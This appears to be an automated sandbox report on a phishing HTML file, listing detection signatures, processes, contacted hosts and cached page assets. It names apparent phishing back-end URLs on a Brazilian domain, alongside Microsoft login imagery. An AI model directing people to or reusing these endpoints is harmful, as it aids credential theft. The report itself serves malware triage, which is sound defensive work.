ID: 831009
Sample Name: phish5.htm
Cookbook:
defaultwindowshtmlcookbook.jbs
Time: 00:19:05
Date: 21/03/2023
Version: 37.0.0 Beryl

Table of Contents


Windows Analysis Report

phish5.htm


Overview

General Information

Sample Name:	phish5.htm
Analysis ID:	831009
MD5:	4e474159007d…
SHA1:	7077c924dc7e…
SHA256:	451ce9a27500…
Infos:	



Detection




HTMLPhisher

Score:	52
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected HtmlPhish48
- Phishing site detected (based on im…
- IP address seen in connection with …

Classification



Process Tree

- **System is w10x64**
- chrome.exe (PID: 5712 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized "about:blank MD5: 0FEC2748F363150DC54C1CAFFB1A9408)
  - chrome.exe (PID: 5884 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1956 --field-trial-handle=1776,i,13172112685572027649,16285084268608615134,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 0FEC2748F363150DC54C1CAFFB1A9408)
- chrome.exe (PID: 2764 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" "C:\Users\user\Desktop\phish5.htm MD5: 0FEC2748F363150DC54C1CAFFB1A9408)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

HTML

Source	Rule	Description	Author	Strings
54916.0.pages.csv	JoeSecurity_HtmlPhish_48	Yara detected HtmlPhish_48	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

Phishing


Yara detected HtmlPhish48

Phishing site detected (based on image similarity)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	1 Process Injection	2 Masquerading	OS Credential Dumping	System Service Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Process Injection	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	4 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
fleetbox.com.br	2%	Virustotal		Browse
cs1227.wpc.alphacdn.net	0%	Virustotal		Browse
part-0032.t-0009.fdv2-t-msedge.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://getbootstrap.com)	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://fleetbox.com.br/.de/host16/3748434.php	0%	Avira URL Cloud	safe	
http://https://fleetbox.com.br/.de/host16/admin/js/mj.php?ar=d29yZA==	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
accounts.google.com	142.250.203.109	true	false		high
cdnjs.cloudflare.com	104.17.24.14	true	false		high
fleetbox.com.br	108.179.193.42	true	false	• 2%, Virustotal, Browse	unknown
maxcdn.bootstrapcdn.com	104.18.11.207	true	false		high
www.google.com	142.250.203.100	true	false		high
cs1227.wpc.alphacdn.net	192.229.221.185	true	false	• 0%, Virustotal, Browse	unknown
part-0032.t-0009.fdv2-t-msedge.net	13.107.237.60	true	false	• 0%, Virustotal, Browse	unknown
clients.l.google.com	142.250.203.110	true	false		high
clients2.google.com	unknown	unknown	false		high
code.jquery.com	unknown	unknown	false		high
cdn.jsdelivr.net	unknown	unknown	false		high


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
file:///C:/Users/user/Desktop/phish5.htm	true		low
http://https://clients2.google.com/service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=104.0.5112.81&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1	false		high
http://https://maxcdn.bootstrapcdn.com/font-awesome/4.7.0/css/font-awesome.min.css	false		high
http://https://fleetbox.com.br/.de/host16/admin/js/mj.php?ar=d29yZA==	false	• Avira URL Cloud: safe	unknown
http://https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/font-awesome.css	false		high
http://https://maxcdn.bootstrapcdn.com/font-awesome/4.7.0/fonts/fontawesome-webfont.woff2?v=4.7.0	false		high
http://https://accounts.google.com/ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard	false		high
http://https://fleetbox.com.br/.de/host16/3748434.php	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://github.com/twbs/bootstrap/blob/master/LICENSE)	chromecache_154.1.dr	false		high
http://fontawesome.io	chromecache_145.1.dr, chromecache_153.1.dr	false		high
http://https://getbootstrap.com)	chromecache_154.1.dr	false	• Avira URL Cloud: safe	low
http://fontawesome.io/license	chromecache_145.1.dr, chromecache_153.1.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.17.24.14	cdnjs.cloudflare.com	United States		13335	CLOUDFLARENETUS	false
108.179.193.42	fleetbox.com.br	United States		46606	UNIFIEDLAYER-AS-1US	false
142.250.203.100	www.google.com	United States		15169	GOOGLEUS	false
142.250.203.110	clients.l.google.com	United States		15169	GOOGLEUS	false
104.18.11.207	maxcdn.bootstrapcdn.com	United States		13335	CLOUDFLARENETUS	false
239.255.255.250	unknown	Reserved		unknown	unknown	false
192.229.221.185	cs1227.wpc.alphacdn.net	United States		15133	EDGECASTUS	false
13.107.237.60	part-0032.t-0009.fdv2-t-msedge.net	United States		8068	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
142.250.203.109	accounts.google.com	United States		15169	GOOGLEUS	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	37.0.0 Beryl
Analysis ID:	831009
Start date and time:	2023-03-21 00:19:05 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	defaultwindowshtmlcookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	phish5.htm
Detection:	MAL
Classification:	mal52.phis.winHTM@29/14@8/11
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .htm

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, WMIADAP.exe, SgrmBroker.exe, conhost.exe, backgroundTaskHost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 142.250.203.99, 34.104.35.123, 69.16.175.10, 69.16.175.42, 104.16.88.20, 104.16.85.20, 104.16.87.20, 104.16.89.20, 104.16.86.20
- Excluded domains from analysis (whitelisted): logincdn.msauth.net, cds.s5x3j6q5.hwcdn.net, cdn.jsdelivr.net.cdn.cloudflare.net, fs.microsoft.com, aadcdnoriginwus2.azureedge.net, lgincdnvzeuno.ec.azureedge.net, clientservices.googleapis.com, aadcdn.msauth.net, firstparty-azurefd-prod.trafficmanager.net, lgincdnvzeuno.azureedge.net, edgedl.me.gvt1.com, lgincdn.trafficmanager.net, update.googleapis.com, aadcdnoriginwus2.afd.azureedge.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtWriteVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

Chrome Cache Entry: 144

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	gzip compressed data, max speed, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 2905
Category:	downloaded
Size (bytes):	1173
Entropy (8bit):	7.811199816788843
Encrypted:	false
SSDEEP:	24:XuByTjb3w436CJvnuI5wTGPjl2kGKvu3pufqOdyq3/VYHjyK5AXn:X8yz1qCkUYo1ozgt9YHGKe
MD5:	5C7ACF60A2ACAA5C54BF2B2EC6D484D8
SHA1:	F1837FD5DB6DAD498148D7D77438DE693114B042
SHA-256:	EE21196A4F5EF64135B7998E58F1E7210608674E3FDF97B328C1C237E3B184DB
SHA-512:	11516935B1C777D6457B7FB44235F8C8A73BA1313AC8607C16D342EECAE22AE5BFD702CE01DBB2DC63C3D480E89A689C7AA6CAC8D822E306B413534FEE770A77
Malicious:	false
Reputation:	moderate, very likely benign file
URL:	http://https://aadcdn.msauth.net/shared/1.0/content/images/picker_verify_call_fe87496cc7a44412f7893a72099c120a.svg
Preview:	.....uV.n$7.....iR.+..LN9.oA..5.....nx..S...l..%[.*.)..=.....z.?/._.....\|{8.4M.....^.~w>=>.....t.....~.M;.....,....n~}=-.7.....U.<>=.._.O.....y9.>.....y...wR.`8..r..q$.....KR...X..... W.....$g'". W<..$..-.2.....h04.O...|._../.6.)..ax..X...wzT.....2..7....1....C.@8B....d.M..KS8..>... .%=...q....yWF....\..kM.H....<..&.mM..s...%.'G.n..(..h.-.I.S.K...1;..:7.xdvP..y.]....Q$..4.@.2Fp ..Oe.....=.I.....F.....{....`.....uC..G.....'..E.....dR..g.(.+K.q...?...O.%.@.i..."n...1 .JTm.*S..wM.,../.\|H..s.....C.=.B1(.B.f..:K.\.T....c..N...sT..D....T.=..Zt..M2.).FP.h.:.*+A.. ^N-$..U.K..n.u.DZ...d.C....s.n.PI..@.4.pi....G..j.5.7I6....Q$...fs....uD.....F...e%..}5.S.s.n".9...e&(_.=..oq..F%L...G].....b.`..hi.S.I.8..Y%hM.|..W....jC.-a..'..%.r..W?...a...H...5.c.....v.G..v.G.a....a/.LT.Fv.....7.A...@.OcV.....6xcy,|[.wkP..-E...U..J.....*1j....2....C+...?.I.Q.C.kM.n...j..5{HV)I...M.G2o.....5.....E_..j.....D...^b..+.U..,K2

Chrome Cache Entry: 145

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	troff or preprocessor input, ASCII text, with very long lines (372)
Category:	downloaded
Size (bytes):	37414
Entropy (8bit):	4.82325822639402
Encrypted:	false
SSDEEP:	768:mmMtI+A4CSIDqvnI+YTBrFPvVrJjhiRAiiEL:mXtI+A4GDUI+Y9rpVljhiIEL
MD5:	C495654869785BC3DF60216616814AD1
SHA1:	0140952C64E3F2B74EF64E050F2FE86EAB6624C8
SHA-256:	36E0A7E08BEE65774168528938072C536437669C1B7458AC77976EC788E4439C
SHA-512:	E40F27C1D30E5AB4B3DB47C3B2373381489D50147C9623D853E5B299364FD65998F46E8E73B1E566FD79E97AA7B20354CD3C8C79F15372C147FED9C913FFB10
Malicious:	false
Reputation:	moderate, very likely benign file
URL:	http://https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/font-awesome.css
Preview:	/*!. * Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome. * License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License). */./* FONT PATH. * ---------- */.@font-face {. font-family: 'FontAwesome';. src: url('../fonts/fontawesome-webfont.eot?v=4.7.0');. src: url('../fonts/fontawesome-webfont.eot?#iefix&v=4.7.0') format('embedded-opentype'), url('../fonts/fontawesome-webfont.woff2?v=4.7.0') format('woff2'), url('../fonts/fontawesome-webfont.woff?v=4.7.0') format('woff'), url('../fonts/fontawesome-webfont.ttf?v=4.7.0') format('truetype'), url('../fonts/fontawesome-webfont.svg?v=4.7.0#fontawesomeregular') format('svg');. font-weight: normal;. font-style: normal;.}..fa {. display: inline-block;. font: normal normal normal 14px/1 FontAwesome;. font-size: inherit;. text-rendering: auto;. -webkit-font-smoothing: antialiased;. -moz-osx-font-smoothing: grayscale;.}../* makes the font 33% larger relative to the icon container */..

Chrome Cache Entry: 146

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	Web Open Font Format (Version 2), TrueType, length 77160, version 4.459
Category:	downloaded
Size (bytes):	77160
Entropy (8bit):	**7.996509451516447**
Encrypted:	**true**
SSDEEP:	1536:/MkbAPfd1vyBKwHz4kco36ZvIaBfRPlajyXUA2jVTc:L0nXnHdfRVEAS2
MD5:	AF7AE505A9EED503F8B8E6982036873E
SHA1:	D6F48CBA7D076FB6F2FD6BA993A75B9DC1ECBF0C
SHA-256:	2ADEFCBC041E7D18FCF2D417879DC5A09997AA64D675B7A3C4B6CE33DA13F3FE
SHA-512:	838FEFDBC14901F41EDF995A78FDAC55764CD4912CCB734B8BEA4909194582904D8F2AFDF2B6C428667912CE4D65681A1044D045D1BC6DE2B14113F0315FC8
Malicious:	false
URL:	http://https://maxcdn.bootstrapcdn.com/font-awesome/4.7.0/fonts/fontawesome-webfont.woff2?v=4.7.0

Preview:	wOF2.....-h.....-.....?FFTM.. .`..r.....(..X.6.$..p..... .....u[R.rGa...*...'.=.:..&..=r.*.....].t..E.n.....1F...@....\|....f.m.`.$..@d[BQ.$([U<+(..@P.5..`....>.P..;.(..1..l..h...). .Yy..Ji.....\|%..^..G..3..n.....D..p\Yr .L.P.....t.).....6R.^"S.L~.YR.CXR...4...F.y\[..7n..\|.s.q..M..%K.....,.....L.t.'....M.,..c..+b....O.s.^.$...z...m...h&gb...v....'..6.:....s.m.b.1 .m0"....*V.....c.$,0ATPT.1.....<..;..`..'.H.?.s.:..ND.....I..$..T..[..b4.....,....bl6...IL.i}.&.4.m,'....#....Rw..bu..,K.....v....m_-...\H....HH.....?...m..9P...)9.J..$.....8.....~.;.r..n.=$.. ...Nddn.!'....;...8..'.N...!.-..J.....X.=.,....."`:..... {.....K!'...-FH....#$~.Z_.....N5VU8F....%.P.....Cp..$.Q.....r.....k.k...3...:R.%....2{.....h%.)8.....ILK.6v.#.....,;.6..N.2.hv.... .....OO..t#....xT..Bf....q^.#....?{.5b.l..%-WZ..b.A...^.1..n5.....NQ.Y'.....S.....!t" .`b3..%....35....fv;....I..9.:jgf?gr..p.x. ..|.. $. e.

Chrome Cache Entry: 147

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SVG Scalable Vector Graphics image
Category:	dropped
Size (bytes):	3651
Entropy (8bit):	4.094801914706141
Encrypted:	false
SSDEEP:	96:wO4DZ+Stb/jY+eo4hAryAes9mBYYQgWLDm9:wToSBjlevudl9nO
MD5:	EE5C8D9FB6248C938FD0DC19370E90BD
SHA1:	D01A22720918B781338B5BBF9202B241A5F99EE4
SHA-256:	04D29248EE3A13A074518C93A18D6EFC491BF1F298F9B87FC989A6AE4B9FAD7A
SHA-512:	C77215B729D0E60C97F075998E88775CD0F813B4D094DC2FDD13E5711D16F4E5993D4521D0FBD5BF7150B0DBE253D88B1B1FF60901F053113C5D7C1919852D5
Malicious:	false
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38 .119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h3.436L37.3,14.83h.058L41.545,4.6Zm2,1.049a1.268,1.268,0,0,1,.419-.967,1.413,1.413,0,0,1,1-.39,1.392, 1.392,0,0,1,1.02.4,1.3,1.3,0,0,1,.4.958,1.248,1.248,0,0,1-.414.953,1.428,1.428,0,0,1-1.01.385A1.4,1.4,0,0,1,47.25,6.6a1.261,1.261,0,0,1-.409-.948M49.41,18.4H47. 081V8.507H49.41Zm7.064-1.694a3.213,3.213,0,0,0,1.145-.241,4.811,4.811,0,0,0,1.155-.635V18a4.665,4.665,0,0,1-1.266.481,6.886,6.886,0,0,1-1.554.164,4.70 7,4.707,0,0,1-4.918-4.908,5.641,5.641,0,0,1,1.4-3.932,5.055,5.055,0,0,1,3.955-1.545,5.414,5.414,0,0,1,1.324.168,4.431,4.431,0,0,1,1.063.39v2.233a4.763,4.763,0,0,0- 1.1-.611,3.184,3.184,0,0,0-1.15-.217,2.919,2.919,0,0,0-2.223.9,3.37,3.37,0,0,0-.847,2.416,3.216,3.216,0,0,0,.813,2.338,2.936,2.936,0,0,0,2.209.837M65.4,8.343 a2.952,2.952,0,0,1,.5.039,2.1,2.1,0,0,1,.375.1v2.358a2.04,2.04,0,0,0-.

Chrome Cache Entry: 148

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	gzip compressed data, max speed, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 7390
Category:	downloaded
Size (bytes):	2407
Entropy (8bit):	7.900400471609788
Encrypted:	false
SSDEEP:	48:XVBUIsjnR4Zg0ddZ8E5EyQk7J0e+r/9lifUUuHDM3oOY+:XUIIKZg0ddZdEzTsfUUmyY+
MD5:	9D372E951D45A26EDE2DC8B417AAE4F8
SHA1:	84F97A777B6C33E2947E6D0BD2BFCFFEC601785A
SHA-256:	4E9C9141705E9A4D83514CEE332148E1E92126376D049DAED9079252FA9F9212
